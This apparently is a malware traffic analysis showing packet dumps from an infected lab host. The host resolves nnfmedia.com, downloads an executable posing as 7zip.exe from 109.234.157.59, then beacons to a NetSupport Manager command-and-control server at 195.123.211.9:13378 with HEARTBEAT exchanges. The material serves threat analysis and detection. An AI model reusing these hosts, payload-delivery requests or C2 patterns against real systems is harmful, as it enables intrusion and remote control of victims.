

1st Stage

DNS




```
=========================== (UDURRANI) =================================

(LAYER: 4)
s_port: 61131 |d_port: 53 |len=53
    E8 82 01 00 00 01 00 00 00 00 00 00 08 6E 6E 66         .............nnf
    6D 65 64 69 61 03 63 6F 6D 00 00 01 00 01               media.com.....

=========================== (UDURRANI) =================================
```


3-WAY



```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 109.234.157.59
        PORT INFORMATION (49159, 80)
        SEQUENCE INFORMATION (1943427315, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)
```




```
=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 109.234.157.59      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49159)
        SEQUENCE INFORMATION (1135767446, 1943427316)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                     ..
```




```
=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 109.234.157.59
        PORT INFORMATION (49159, 80)
        SEQUENCE INFORMATION (1943427316, 1135767447)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                         ......
```

POST




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 109.234.157.59
        PORT INFORMATION (49159, 80)
        SEQUENCE INFORMATION (1943427316, 1135767447)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (161)
    50 4F 53 54 20 2F 66 69 6C 65 73 2F 7A 39 34 39         POST /files/z949
    6A 69 72 69 34 2F 7A 34 67 35 35 34 37 44 67 20         jiri4/z4g5547Dg
    48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20         HTTP/1.0..Host:
    6E 6E 66 6D 65 64 69 61 2E 63 6F 6D 0D 0A 43 6F         nnfmedia.com..Co
    6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D         nnection: close.
    0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65         .Accept-Language
    3A 20 65 6E 2D 55 53 0D 0A 0D 0A                        : en-US....
```


START DOWNLOADING THE 7zip.exe




```
============================ (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 109.234.157.59      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49159)
        SEQUENCE INFORMATION (1135767447, 1943427423)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (1494)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 57 65 64 2C 20 30 36 20 44         .Date: Wed, 06 D
    65 63 20 32 30 31 37 20 31 38 3A 34 33 3A 32 35         ec 2017 18:43:25
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 2E 34 2E 32 39 20 28 63 50 61         ache/2.4.29 (cPa
    6E 65 6C 29 20 4F 70 65 6E 53 53 4C 2F 31 2E 30         nel) OpenSSL/1.0
    2E 32 6B 20 6D 6F 64 5F 62 77 6C 69 6D 69 74 65         .2k mod_bwlimite
    64 2F 31 2E 34 0D 0A 4C 61 73 74 2D 4D 6F 64 69         d/1.4..Last-Modi
    66 69 65 64 3A 20 4D 6F 6E 2C 20 30 34 20 53 65         fied: Mon, 04 Se
    70 20 32 30 31 37 20 31 38 3A 33 36 3A 31 37 20         p 2017 18:36:17
    47 4D 54 0D 0A 45 54 61 67 3A 20 22 38 66 38 30         GMT..ETag: "8f80
    30 2D 35 35 38 36 31 36 32 65 35 63 65 30 61 22         0-5586162e5ce0a"
    0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65 73 3A         ..Accept-Ranges:
    20 62 79 74 65 73 0D 0A 43 6F 6E 74 65 6E 74 2D          bytes..Content-
    4C 65 6E 67 74 68 3A 20 35 38 37 37 37 36 0D 0A         Length: 587776..
    43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73         Connection: clos
    65 0D 0A 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00         e....MZ.........
    00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00         .............@..
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
    00 F8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01         .............!..
    4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20         L.!This program
```



```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 109.234.157.59      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49159)
        SEQUENCE INFORMATION (1136324727, 1943427423)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (1494)
    65 77 4F 66 46 69 6C 65 00 5E 02 4D 61 70 56 69         ewOfFile.^.MapVi
    65 77 4F 66 46 69 6C 65 00 76 02 4F 70 65 6E 46         ewOfFile.v.OpenF
    69 6C 65 4D 61 70 70 69 6E 67 41 00 00 D5 01 47         ileMappingA....G
    65 74 54 69 63 6B 43 6F 75 6E 74 00 00 A2 01 47         etTickCount....G
    65 74 50 72 6F 63 65 73 73 54 69 6D 65 73 00 50         etProcessTimes.P
    02 4C 6F 63 61 6C 46 69 6C 65 54 69 6D 65 54 6F         .LocalFileTimeTo
    46 69 6C 65 54 69 6D 65 00 99 02 51 75 65 72 79         FileTime...Query
    50 65 72 66 6F 72 6D 61 6E 63 65 43 6F 75 6E 74         PerformanceCount
    65 72 00 3E 01 47 65 74 43 75 72 72 65 6E 74 54         er.>.GetCurrentT
    68 72 65 61 64 49 64 00 00 3B 01 47 65 74 43 75         hreadId..;.GetCu
    72 72 65 6E 74 50 72 6F 63 65 73 73 49 64 00 75         rrentProcessId.u
    03 56 69 72 74 75 61 6C 41 6C 6C 6F 63 00 00 78         .VirtualAlloc..x
    03 56 69 72 74 75 61 6C 46 72 65 65 00 85 03 57         .VirtualFree...W
    61 69 74 46 6F 72 53 69 6E 67 6C 65 4F 62 6A 65         aitForSingleObje
    63 74 00 49 00 43 72 65 61 74 65 45 76 65 6E 74         ct.I.CreateEvent
    41 00 00 0B 03 53 65 74 45 76 65 6E 74 00 00 C4         A....SetEvent...
    02 52 65 73 65 74 45 76 65 6E 74 00 00 65 00 43         .ResetEvent..e.C
    72 65 61 74 65 53 65 6D 61 70 68 6F 72 65 41 00         reateSemaphoreA.
    00 B9 02 52 65 6C 65 61 73 65 53 65 6D 61 70 68         ...ReleaseSemaph
    6F 72 65 00 00 19 02 49 6E 69 74 69 61 6C 69 7A         ore....Initializ
    65 43 72 69 74 69 63 61 6C 53 65 63 74 69 6F 6E         eCriticalSection
    00 CC 02 52 74 6C 55 6E 77 69 6E 64 00 9D 02 52         ...RtlUnwind...R
    61 69 73 65 45 78 63 65 70 74 69 6F 6E 00 00 06         aiseException...
    02 48 65 61 70 41 6C 6C 6F 63 00 0C 02 48 65 61         .HeapAlloc...Hea
    70 46 72 65 65 00 00 10 02 48 65 61 70 52 65 41         pFree....HeapReA
    6C 6C 6F 63 00 69 00 43 72 65 61 74 65 54 68 72         lloc.i.CreateThr
    65 61 64 00 00 59 03 54 6C 73 53 65 74 56 61 6C         ead..Y.TlsSetVal
```




```
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D         ----------------
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D         ----------------
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D         ----------------
2D 2D 2D 2D 2D 0A 41 76 72 3A 00 00 00 0A 00 00         -----.Avr:......
00 25 32 64 3A 00 00 00 00 0A 0A 00 00 20 20 20         .%2d:........
20 4B 42 2F 73 20 20 20 20 20 25 25 20 20 20 4D          KB/s     %%   M
49 50 53 20 20 20 4D 49 50 53 00 00 00 0A 20 20         IPS   MIPS....
20 00 00 00 00 20 20 20 53 70 65 65 64 20 55 73          ....   Speed Us
61 67 65 20 20 20 20 52 2F 55 20 52 61 74 69 6E         age    R/U Ratin
67 00 00 00 00 0A 0A 44 69 63 74 20 20 20 20 20         g......Dict
20 20 20 43 6F 6D 70 72 65 73 73 69 6E 67 20 20            Compressing
20 20 20 20 20 20 20 20 7C 20 20 20 20 20 20 20                 |
20 44 65 63 6F 6D 70 72 65 73 73 69 6E 67 0A 20          Decompressing.
20 20 00 00 00 75 73 61 67 65 3A 00 00 42 65 6E           ...usage:..Ben
63 68 6D 61 72 6B 20 74 68 72 65 61 64 73 3A 20         chmark threads:
20 20 00 00 00 43 50 55 20 68 61 72 64 77 61 72           ...CPU hardwar
65 20 74 68 72 65 61 64 73 3A 00 00 00 73 69 7A         e threads:...siz
65 3A 20 00 00 20 20 20 20 20 20 20 00 20 4D 42         e: ..       . MB
2C 20 20 23 20 25 73 20 25 33 64 00 00 0A 52 41         ,  # %s %3d...RA
4D 20 25 73 20 00 00 00 00 0A 41 76 67 3A 00 00         M %s .....Avg:..
00 25 32 64 3A 20 00 00 00 20 25 35 64 00 00 00         .%2d: ... %5d...
00 0A 0A 53 69 7A 65 00 00 00 00 00 00 F4 C7 47         ...Size........G
00 00 00 00 00 2E 3F 41 56 43 43 74 72 6C 42 72         ......?AVCCtrlBr
65 61 6B 45 78 63 65 70 74 69 6F 6E 40 4E 43 6F         eakException@NCo
6E 73 6F 6C 65 43 6C 6F 73 65 40 40 00 F4 C7 47         nsoleClose@@...G
00 00 00 00 00 2E 50 41 58 00 00 00 00 F4 C7 47         ......PAX......G
00 00 00 00 00 2E 50 41 44 00 00 00 00 53 65 74         ......PAD....Set
43 6F 6E 73 6F 6C 65 43 74 72 6C 48 61 6E 64 6C         ConsoleCtrlHandl
65 72 20 66 61 69 6C 73 00 50 A4 48 00 40 A4 48         er fails.P.H.@.H
00 30 A4 48 00 28 A4 48 00 08 A4 48 00 F0 A3 48         .0.H.(.H...H...H
```



```
00 15 00 00 00 0B 00 00 00 00 00 00 00 61 00 00        .............a..
00 00 00 00 00 00 00 00 00 0F 00 00 00 0B 00 00        ................
00 00 00 00 00 62 00 00 00 00 00 00 00 00 00 00        .....b..........
00 16 00 00 00 08 00 00 00 00 00 00 00 63 00 00        .............c..
00 00 00 00 00 00 00 00 00 1B 00 00 00 13 00 00        ................
00 00 00 00 00 C0 CA 48 00 AC CD 48 00 A4 CD 48        .......H...H...H
00 A4 BF 48 00 9C CD 48 00 94 CD 48 00 8C CD 48        ...H...H...H...H
00 73 00 79 00 73 00 00 00 73 00 66 00 78 00 00        .s.y.s...s.f.x..
00 6F 00 63 00 78 00 00 00 64 00 6C 00 6C 00 00        .o.c.x...d.l.l..
00 20 6C 7A 6D 61 20 37 7A 20 61 63 65 20 61 72        . lzma 7z ace ar
63 20 61 72 6A 20 62 7A 20 62 7A 32 20 64 65 62        c arj bz bz2 deb
20 6C 7A 6F 20 6C 7A 78 20 67 7A 20 70 61 6B 20         lzo lzx gz pak
72 70 6D 20 73 69 74 20 74 67 7A 20 74 62 7A 20        rpm sit tgz tbz
74 62 7A 32 20 74 67 7A 20 63 61 62 20 68 61 20        tbz2 tgz cab ha
6C 68 61 20 6C 7A 68 20 72 61 72 20 7A 6F 6F 20        lha lzh rar zoo
7A 69 70 20 6A 61 72 20 65 61 72 20 77 61 72 20        zip jar ear war
6D 73 69 20 33 67 70 20 61 76 69 20 6D 6F 76 20        msi 3gp avi mov
6D 70 65 67 20 6D 70 67 20 6D 70 65 20 77 6D 76        mpeg mpg mpe wmv
20 61 61 63 20 61 70 65 20 66 6C 61 20 66 6C 61         aac ape fla fla
63 20 6C 61 20 6D 70 33 20 6D 34 61 20 6D 70 34        c la mp3 m4a mp4
20 6F 66 72 20 6F 67 67 20 70 61 63 20 72 61 20         ofr ogg pac ra
72 6D 20 72 6B 61 20 73 68 6E 20 73 77 61 20 74        rm rka shn swa t
74 61 20 77 76 20 77 6D 61 20 77 61 76 20 73 77        ta wv wma wav sw
66 20 20 63 68 6D 20 68 78 69 20 68 78 73 20 67        f  chm hxi hxs g
69 66 20 6A 70 65 67 20 6A 70 67 20 6A 70 32 20        if jpeg jpg jp2
70 6E 67 20 74 69 66 66 20 20 62 6D 70 20 69 63        png tiff  bmp ic
6F 20 70 73 64 20 70 73 70 20 61 77 67 20 70 73        o psd psp awg ps
20 65 70 73 20 63 67 6D 20 64 78 66 20 73 76 67         eps cgm dxf svg
20 76 72 6D 6C 20 77 6D 66 20 65 6D 66 20 61 69         vrml wmf emf ai
20 6D 64 20 63 61 64 20 64 77 67 20 70 70 73 20         md cad dwg pps
6B 65 79 20 73 78 69 20 6D 61 78 20 33 64 73 20        key sxi max 3ds
```

2nd Stage TCP 195.123.211.9



```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335325, 0)
        (14: 20: 20: 66)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 195.123.211.9       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (13378, 49162)
        SEQUENCE INFORMATION (873883988, 4261335326)

        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335326, 873883989)
        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335326, 873883989)

        (14: 20: 20: 272)
POST http://195.123.211.9/fakeurl.htm HTTP/1.1
User-Agent: NetSupport M
anager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Leng
th:    22
Host: 195.123.211.9
Connection: Keep-Alive
```

```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 195.123.211.9       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (13378, 49162)
        SEQUENCE INFORMATION (1767824176, 4192070551)

        (14: 20: 20: 894)
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.1 (Windows NT)
Content-Typ
e: application/x-www-form-urlencoded
Content-Length:    14
Connection:
Keep-Alive

CMD=HEARTBEAT
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.
1 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-
Length:    14
Connection: Keep-Alive

CMD=HEARTBEAT
HTTP/1.1 200 OK
Ser
ver: NetSupport Gateway/1.1 (Windows NT)
Content-Type: application/x-ww
w-form-urlencoded
Content-Length:    14
Connection: Keep-Alive

CMD=HEA
RTBEAT
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.1 (Windows NT)
Cont
ent-Type: application/x-www-form-urlencoded
Content-Length:    14
```